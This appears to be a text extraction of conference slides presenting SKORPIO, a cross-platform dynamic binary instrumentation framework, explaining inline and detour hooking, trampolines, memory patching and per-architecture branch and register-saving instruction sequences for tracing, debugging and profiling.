
- Code tracing/logging
- Debugging
- Profiling
- Security enhancement/mitigation

## DBI Illustration

**Original code**




**Inline  
instrumentation**



- Just-in-Time translation
  - ▶ Transparently translate & execute code at runtime
    - ★ Perform on IR: Valgrind
    - ★ Perform directly on native code: DynamoRio
  - ▶ Better control on code executed
  - ▶ Heavy, super complicated in design & implementation
- Hooking
  - ▶ Lightweight, much simpler to design & implement
  - ▶ Less control on code executed & need to know in advance where to instrument

# Hooking Mechanisms - Inline


- Inline code injection
  - ▶ Put instrumented code inline with original code
  - ▶ Can instrument anywhere & unlimited in extra code injected
  - ▶ Require complicated code rewrite




# Hooking Mechanisms - Detour

- Detour injection
  - ▶ Branch to external instrumentation code
    - ★ User-defined **CALLBACK** as instrumented code
    - ★ **TRAMPOLINE** memory as a step-stone buffer
  - ▶ Limited on where to hook
    - ★ Basic block too small?
  - ▶ Easier to design & implement

Original code




Detour instrumentation






# Detour Injection Mechanisms


- Branch from original instruction to instrumented code
- Branch to trampoline, or directly to callback
  - ▶ Jump-trampoline technique
  - ▶ Jump-callback technique
  - ▶ Call-trampoline technique
  - ▶ Call-callback technique




# Jump-trampoline Technique




# Jump-callback Technique



# Call-trampoline Technique



# Call-callback Technique



## Problems of Existing DBI

- Limited on platform support
- Limited on architecture support
- Limited on instrumentation techniques
- Limited on optimization

- Low level framework to build applications on top
  - ▶ App typically designed as dynamic libraries (DLL/SO/DYLIB)
- Cross-platform-architecture
  - ▶ Windows, MacOS, Linux, BSD, etc
  - ▶ X86, Arm, Arm64, Mips, Sparc, PowerPC
- Allow all kind of instrumentations
  - ▶ Arbitrary address, in any privilege level
- Designed to be easy to use, but support all kind of optimization
  - ▶ Super fast (100x) compared to other frameworks, with proper setup
- Support static instrumentation, too!

# SKORPIO Architecture

Application

API

OS-agnostic

Arch-agnostic



Arm64

Arm

Mips

Sparc

PPC

X86

**SKORPIO framework**



## Cross Platform - Memory

- Thin layer to abstract away platform details
- Different OS supported in separate plugin
  - ▶ Posix vs Windows
- Trampoline buffer
  - ▶ Allocate memory: `malloc()` vs `VirtualAlloc()`
  - ▶ Memory privilege RWX: `mprotect()` vs `VirtualAlloc()`
  - ▶ Trampoline buffer as close as possible to code to reduce branch distance
- Patch code in memory
  - ▶ Unprotect -> Patch -> Re-protect
  - ▶ `mprotect()` vs `VirtualProtect()`

## Cross architecture - Save/Restore Context

- Save memory/registers modified by initial branch & callback
- Keep the code size as small as possible
- Depend on architecture + mode
  - ▶ X86-32: PUSHAD; PUSHFD & POPFD; POPAD
  - ▶ X86-64 & other CPUs: no simple instruction to save all registers :-(
    - ★ Calling convention: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
    - ★ SystemV ABI vs Windows ABI
- Special API to customize code to save/restore context

## Cross Architecture - Callback argument

- Pass user argument to user-defined callback
- Depend on architecture + mode & calling convention
  - ▶ SysV/Windows x86-32 vs x86-64
    - ★ Windows: cdecl, optlink, pascal, stdcall, fastcall, safecall, thiscall, vectorcall, Borland, Watcom
  - ▶ X86-64: "mov rcx, <value>" or "mov rdi, <value>". Encoding depends on data value
  - ▶ Arm: "ldr r0, [pc, 0]; b .+8; <4-byte-value>"
  - ▶ Arm64: "movz x0, <lo16>; movk x0, <hi16>, lsl 16"
  - ▶ Mips: "li \$a0, <value>"
  - ▶ PPC: "lis %r3, <hi16>; ori %r3, %r3, <lo16>"

## Cross Architecture - Branch distance

- Distance from hooking place to callback cause nightmare :-(
  - ▶ Some architectures have no explicit support for far branching
    - ★ X86-64 JUMP: "push <addr>; ret" or "push 0; mov dword ptr [rsp+4], <addr>" or "jmp [rip]"
    - ★ X86-64 CALL: "push <next-addr>; push <target>; ret"
    - ★ Arm JUMP: "b <addr>" or "ldr pc, [pc, #-4]"
    - ★ Arm CALL: "bl <addr>" or "add lr, pc, #4; ldr pc, [pc, #-4]"
    - ★ Arm64 JUMP: "b <addr>" or "ldr x16, .+8; br x16"
    - ★ Arm64 CALL: "bl <addr>" or "ldr x16, .+12; blr x16; b .+12"
    - ★ Mips JUMP: "li \$t0, <addr>; jr \$t0"
    - ★ Mips CALL: "li \$t0, <addr>; move \$t9, \$t0; jalr \$t0"
    - ★ Sparc JUMP: "set <addr>, %l4; jmp %l4; nop"
    - ★ Sparc CALL: "set <addr>, %l4; call %l4; nop"

# Cross Architecture - Branch for PPC

- PPC has no far jump instruction :-(
  - ▶ copy LR to r23, save target address to r24, then copy to LR for BLR
  - ▶ restore LR from r23 after jumping back from trampoline
  - ▶ "mflr %r23; lis %r24, <hi16>; ori %r24, %r24, <lo16>; mtlr %r24; blr"
- PPC has no far call instruction :-(
  - ▶ save r24 with target address, then copy r24 to LR
  - ▶ point r24 to instruction after BLR, so later BLR go back there from callback
  - ▶ "lis %r24, <target-hi16>; ori %r24, %r24, <target-lo16>; mtlr %r24; lis %r24, <ret-hi16>; ori %r24, %r24, <ret-lo16>; blr"

```
SK_INLINE_NO static void bbb_hook(size_t v)
{
    // restore LR from R24
    __asm__("mtlr %r24");

    printf("== in callback, userdata = %zu\n", v);

    return;
}
```

## Cross Architecture - Scratch Register

- Scratch registers used in initial branching
  - ▶ Arm64, Mips, Sparc & PPC do not allow branch to indirect target in memory
  - ▶ Calculate branch target, or used as branch target
  - ▶ Need scratch register(s) that are unused in local context
    - ★ Specified by user via API, or discovered automatically by engine

## Cross Architecture - Flush Code Cache

- Code patching need to be reflected in i-cache
- Depend on architecture
